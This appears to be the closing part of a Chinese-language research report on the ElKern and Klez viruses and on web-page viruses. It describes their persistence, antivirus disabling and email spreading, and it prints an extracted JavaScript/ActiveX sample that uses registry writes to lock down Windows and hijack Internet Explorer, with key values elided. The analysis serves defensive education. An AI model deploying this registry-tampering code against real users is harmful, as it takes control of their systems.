ElKern病毒的類型屬於 “Virus”，因此它負責進行感染的動作。隨著版本的演進，ElKern病毒主要有三個變種，分別是：

1. W32.ElKern.3326
2. W32.ElKern.3578
3. W32.ElKern.4926

其中，因為ElKern病毒只能作用於Microsoft的作業系統，即Windows 95/98/ME/NT/2000等32位元平台，因此稱為 “W32”。而後面的數字表示本身Virus的程式碼長度。

ElKern病毒在感染受害主機後，第一個動作就是將自己複製到系統資料夾內，接著就是在registry裡面產生一個機碼值，這樣一來，每次開機時就能夠執行此病毒。但病毒每次執行時，並不一定都會對系統造成傷害，而是要特定的時間才會有破壞行為，例如W32.ElKern.A@mm在每年的3/13或是9/13執行時，才會將系統內的所有檔案內容改為零 (zeros)。接著ElKern病毒會搜尋受害主機上所有的網路磁碟機甚至是搜索網路芳鄰上的分享資料夾，只要能夠有寫入的權限，就會將病毒傳送過去，達到散播的目的。

早期的W32.ElKern.3326複製到系統資料夾時，假若是在Windows NT/2000的機器上，就稱為 “wqk.dll”，若是在Windows 95/98/ME，則稱為 “wqk.exe”。registry也會在 *HKEY_LOCAL_MACHINE\Software\Microsoft\ Windows\CurrentVersion\Run* 這個資料夾內產生相對應的機碼值，以便每次開機都去執行病毒。當病毒被執行時，會去感染其他檔案。感染的方式為 “cavity infector”，即感染後的檔案長度會跟未受感染前的檔案長度是

一樣的。

而後來的W32.ElKern.3578與W32.ElKern.4426則增加了一些額外的演算法來抵抗防毒軟體的偵測。例如使用加密演算法將病毒作加密，讓病毒偵測的困難度增加，而不是單一病毒定義碼就能掃出病毒來。

Klez病毒

Klez病毒的性質為 “worm” ，也就是透過網路來散播。其利用的弱點跟Nimda病毒相同，也就是Microsoft收信程式中的MIME臭蟲。早期的Klez病毒負責夾帶ElKern病毒，透過Outlook會自動執行夾檔的缺失來散播病毒，當主機感染病毒後，不僅要擔心ElKern發作的可能性，還會利用自己的通訊錄透過E-mail來散播病毒。而後期的Klez病毒本身也有攻擊性，不僅會耗盡系統資源，還會嘗試停止防毒軟體的程序，甚至是刪除防毒軟體掃毒所需的資料庫檔案。Klez病毒的變種有很多，以下我們介紹變化幅度較大的A、D、E、H這四種變種。

W32.Klez.A@mm

當受害主機受到W32.Klez.A病毒的攻擊後，病毒會將自己以Krnl32.exe的名稱複製到系統資料夾內。接著跟ElKern病毒一樣，會到registry中產生一個相對應的機碼值，以使病毒在每次開機時都會執行。然後病毒會偵測目前是否有防毒軟體的程序，假如有，則嘗試將程序刪除。最後，病毒會嘗試透過網路磁碟機、網路芳鄰來散播病毒，並且發送病毒郵件給受害主機通訊錄上所有的通訊位址。

信件的主旨不定，可能為：

✓How are you?

✓Can you help me?

✓We want peace

✓Where will you go?

✓Congratulations!!!

✓Don't cry

✓Look at the pretty

✓Some advice on your shortcoming

✓Free XXX Pictures

✓A free hot porn site

✓Why don't you reply to me?

✓How about have dinner with me together?

✓Never kiss a stranger

W32.Klez.D@mm病毒

W32.Klez.D@mm 病毒是由W32.Klez.A@mm修改而得。除了夾帶W32.ElKern.3326病毒來達到破壞的目的外，W32.Klez.D@mm病毒本身也有攻擊力。當病毒被執行後，會產生幾個thread：

●Registry Delete Thread

●ElKern Thread

Registry Delete Thread主要會去搜尋所有的機碼值，將它認為與防毒軟體有關的機碼值，全部刪除，接著假如有正在執行的防毒軟體程序，也會試著將其刪除。

ElKern Thread主要的工作就是將夾帶的ElKern病毒卸載到受害主機上。它會將自己以WinSvc.exe的名稱複製到系統資料夾內，並且執行將ElKern病毒複製到temp資料夾內，並執行它。當ElKern病毒執行的同時，W32.Klez.D@mm會一直嘗試刪除temp資料夾，但因為ElKern病毒正在執行，所以刪除temp資料夾的動作會無法進行。所以一直嘗試的結果會造成系統反應緩慢。當ElKern病毒執行後，它會產生其他的Thread來達成其他破壞。例如它會耗用受害主機上的網路資源，最後受害主機將無法與外界聯繫。接著它會利用受害主機上的通訊錄來寄發病毒郵件達成散播的目的。

W32.Klez.E@mm病毒

W32.Klez.E@mm是由W32.Klez.A@mm這隻病毒修改而得。其與W32.Klez.A@m的主要差別就在於此病毒複製到系統資料夾時的名稱並不固定，會以

Wink[random characters].exe

當作其名稱，這樣一來，受害主機要移除病毒的工作將會更加麻煩。而要寄發病毒信時，除了outlook等收信程式的通訊錄外，還會搜尋是否有ICQ的通訊錄，來當作病毒信的目的地。此一變種還有一項特徵，它除了會刪除有關於防毒軟體的機碼值與正在進行的程序外，還會刪除防毒軟體所會使用的檔案，讓防毒軟體無法正確執行。因此假如主機上有受到求職信病毒的入侵時，很明顯的一個現象就是掃毒的動作只會進行到一半，就會停止進行而沒有任何訊息。

W32.Klez.H@mm病毒

W32.Klez.H@mm 病毒是由W32.Klez.E@mm修改而得。因此除了有W32.Klez.H@mm的行為外，當它寄發病毒信時，除了夾帶自己以外，還會隨機選取系統上的檔案來當作第二個夾檔。這樣一來，有些人可能先看到隨機選取的夾檔而失去了防戒心，不小心瀏覽到另一個夾檔而執行病毒。

另一項特徵是病毒信來源處的假造，也就是修改 "From" 的值。一般而言，當我們寄電子郵件時，系統都會自動將 "From" 填上自己的電子郵件位址。但是此變種病毒會搜尋受害主機上的通訊錄，或者是隨機的檔案來找尋可能的假造來源位址。這個動作將使得病毒主機的找尋更加困難，因為在以往中毒的時候，中毒主機的親朋好友們都會收到由受害主機發出的病毒郵件，動輒上千上萬封，因為我們能夠很快的透過這項資訊來將已中毒主機進行修復的動作。但是假如病毒信修改其來源位置，那麼將會使得這項資訊變的模糊，進而延誤修復的時效性。

1.16. 網頁式病毒技術分析

到底網頁病毒是如何讓一般的網頁暗藏凶機，前面我們提到描述語言的功能及一些script病毒的案例，現在我們就來深入探討。

JAVA最初的應用就是Applet程式。雖說Applet已經有一些安全上的限制，但因為流覽器或語言上或多或少都會存在一些漏洞，當Applet與功能比較強大的描述語言一起結合使用時，這些程式就可以

用一些方法，不論是正常或狡猾的手段，對參觀者的機器加以修改，例如修改系統登錄，執行相關的DOS命令，或在民眾的機器上面安裝木馬程式或啟動一些相關的應用程式，都是有可能的，這些強大的功能絕對不是單純的網頁就能辦到，因此，若是在網路上流瀏覽網頁而導致硬碟被格式化，也就不稀奇了。另外，還有一種嵌入式應用程式就是ActiveX，是微軟的一種技術，也可以像Applet一樣，進行一些針對本機的操作。以下是從網頁病毒中抽取出來一些程式，用以說明Javascript代碼編制的技術。

```
//嵌入Applet文件
document.write ("〈APPLET HEIGHT=0 WIDTH=0 code=.....〉
    〈/APPLET〉");

//做出種種修改的語句就在這個函數裏
function f(){
try
{
  //ActiveX初始化動作
  //獲取applet物件，以下是和系統登錄中IE的項目有關
    a1=document.applets[0];
    //設定class id，等同於HTML中OBJECT tag的 CLASSID參數
    a1.setCLSID ("{.....}");
    a1.createInstance ( );
    Shl = a1.GetObject ( );
    a1.setCLSID ("{.....}");
    a1.createInstance ( );
    FSO = a1.GetObject ( );
    a1.setCLSID ("{.....}");
    a1.createInstance ( );
    Net = a1.GetObject ( );

    try
    {
       if ( document.cookie.indexOf ("Chg") == -1 )
       {
      //以下是對作業系統系統登錄項相關值項的修改

  //使系統沒有"執行"項，用以防止用戶經由系統登錄編輯器來修復設定
```

。

```
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Policies\\ Explorer\\NoRun", 01, "REG_BINARY") ;

//讓作業系統沒有"關閉系統"選項
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Policies\\ Explorer\\NoClose", 01, "REG_BINARY")  ;

//讓作業系統沒有"登出"選項
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Policies\\ Explorer\\NoLogOff", 01, "REG_BINARY") ;

//讓作業系統沒有邏輯驅動器C
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\      Policies\\      Explorer\\NoDrives",      "00000004",
"REG_DWORD") ;

//禁止執行所有的DOS應用程式；
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Policies\\ WinOldApp\\ Disabled","REG_BINARY")  ;

//讓作業系統無法切換至傳統DOS的模式下
Shl.RegWrite                                                    (
"HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Policies\ \WinOldApp\\NoRealMode","REG_BINARY")  ;

// 讓系統登錄時顯示一個登錄視窗，可以寫入彈出對話框標題
Sh1.RegWrite                                                    (
"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Winlogon\\Legal NoticeCaption", ".....") ;

// 寫入登入彈出對話方塊內容
Sh1.RegWrite                                                    (
"HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\
\ Winlogon\\Legal NoticeText", ".....") ;

//以下是對IE 相關系統登錄的修改

// 設置流覽器預設首頁
Sh1.RegWrite    (   "HKCU\\Software\\Microsoft\\Internet
```

```
    Explorer\\Main\\ Start Page", ".....");

    // 修改啟動中的輸入法啟動項
    Sh1.RegWrite                                          (
    "HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\
    \ Run\\internat.exe", ".....");

    // 設定系統登錄不可更改
    Sh1.RegWrite                                          (
    "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
    \      Policies\\WinOldApp\\NoRealMode",      "00000000",
    "REG_DWORD");

    //修改流覽器的標題欄
    Shl.RegWrite    (   "HKLM\\Software\\Microsoft\\Internet
    Explorer\\Main\\ Window Title", ".....");
    Shl.RegWrite    (   "HKCU\\Software\\Microsoft\\Internet
    Explorer\\Main\\ Window Title", ".....");

    // 以下程式是將含惡意代碼的網頁增加到我的最愛中
    var WF, Shor, loc;
    WF = FSO.GetSpecialFolder(0);
    loc = WF + "\\Favorites";
    if(!FSO.FolderExists(loc))
    {
    loc = FSO.GetDriveName (WF)  + "\\Documents and
    Settings\\
    " + Net.UserName + "\\Favorites";
    if(FSO.FolderExists( loc))
    {
    AddFavLnk(loc, "顯示標題.....", "URL....." );
    }
  }

  //設置 cookie值
  var expdate = new Date((new Date( )).getTime( )  + (1
  ));
  document.cookie="Chg=general;          expires="          +
  expdate.toGMTString( )  + "; path=/;"
  }
}
catch(e)
{}
}
catch(e)
```

```
{}
}
//初始化函數，並每隔一秒執行修改程式
function init ( )
{
setTimeout ("f ( ) ", 1000) ;
}
init ( ) ;
```

結論

隨著Internet的流行，電腦病毒也有了新的定義，只要是會對使用者構成威脅，會令使用者感到不便、不安的這些惡意程式碼，都可以被歸類為病毒。隨著網路愈趨普及，上網似乎是一種民生必需品了。對於那些不懷好意的有心人士，這是一個絕佳的機會，上網民眾可就得提心吊膽了。要讓網頁式病毒的影響減到最低，最好的方法就是徹底瞭解網頁病毒的底細。

在這個計畫中我們針對網頁式電腦病毒研究，分析網頁式電腦病毒的典型特色，研究其運作原理，並且透過與中科院同仁互動與會議的方式將研究成果與心得分享給中科院，希望這有助於中科院同仁對於網頁病毒的瞭解，進而可以儘量避免網頁式電腦病毒的危害。

參考文獻

[1] Landwher, C. E, Bull, A. R., and McDermott J. P.,"A Taxonomy of Computer Security Flaws.", ***ACM Computing Surveys***, Vol 26, No.3, September 1995, pp211-254

[2] Bishop,M. "A Taxonomy of Unix System and Network Vulnerabilities", ***Technical Report CSE-95-10***, Department of Computer Sciences, University of California at Davis, 1995

[3] Shih-Kun Huang and Shiao-Rong Tyan, "Intrusion Detection and Vulnerability Analysis for GCA Service, " 1999 Project for Institute of Telecommunication.

[4] Krsul, I., Spafford, E. and Tripunitara, M. "Computer Vulnerability Analysis," , May. 1998

http://ftp.cerias.purdue.edu/pub/papers/ivan-krsul/krsul-spafford-tripunitara-vanalysis.pdf

[5] Landwher, C. E, Bull, A. R., and McDermott J. P.,"A Taxonomy of Computer Security Flaws.", ***ACM Computing Surveys***, Vol 26, No.3, September 1995, pp211-254

[6] Bishop,M. "A Taxonomy of Unix System and Network Vulnerabilities", ***Technical Report CSE-95-10***, Department of Computer Sciences, University of California at Davis, 1995

[7] 微軟安全相關網站：http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp

[8] CERT coordination center. http://www.cert.org

[1]交大資工系政府網站危機處理中心http://cert.csie.nctu.edu.tw/

[9] 台灣網路危機處理中心TWCERT: http://www.cert.org.tw/

[10] 國家資通安全會報 http://www.icst.gov.tw

[11] http://www.libertytimes.com.tw/

[12] http://www.trend.com.tw/

[13] http://www.whwb.com.cn/

[14] http://www.sosoft.net/

[15] http://www.icst.org.tw/

[16] http://big5.xinhuanet.com/

[17] http://www.iduba.net/

[18] http://www.chinabyte.com/

[19] http://wtc.trendmicro.com/

[20] http://security.tnc.edu.tw/

[21] http://www.mcafee.com/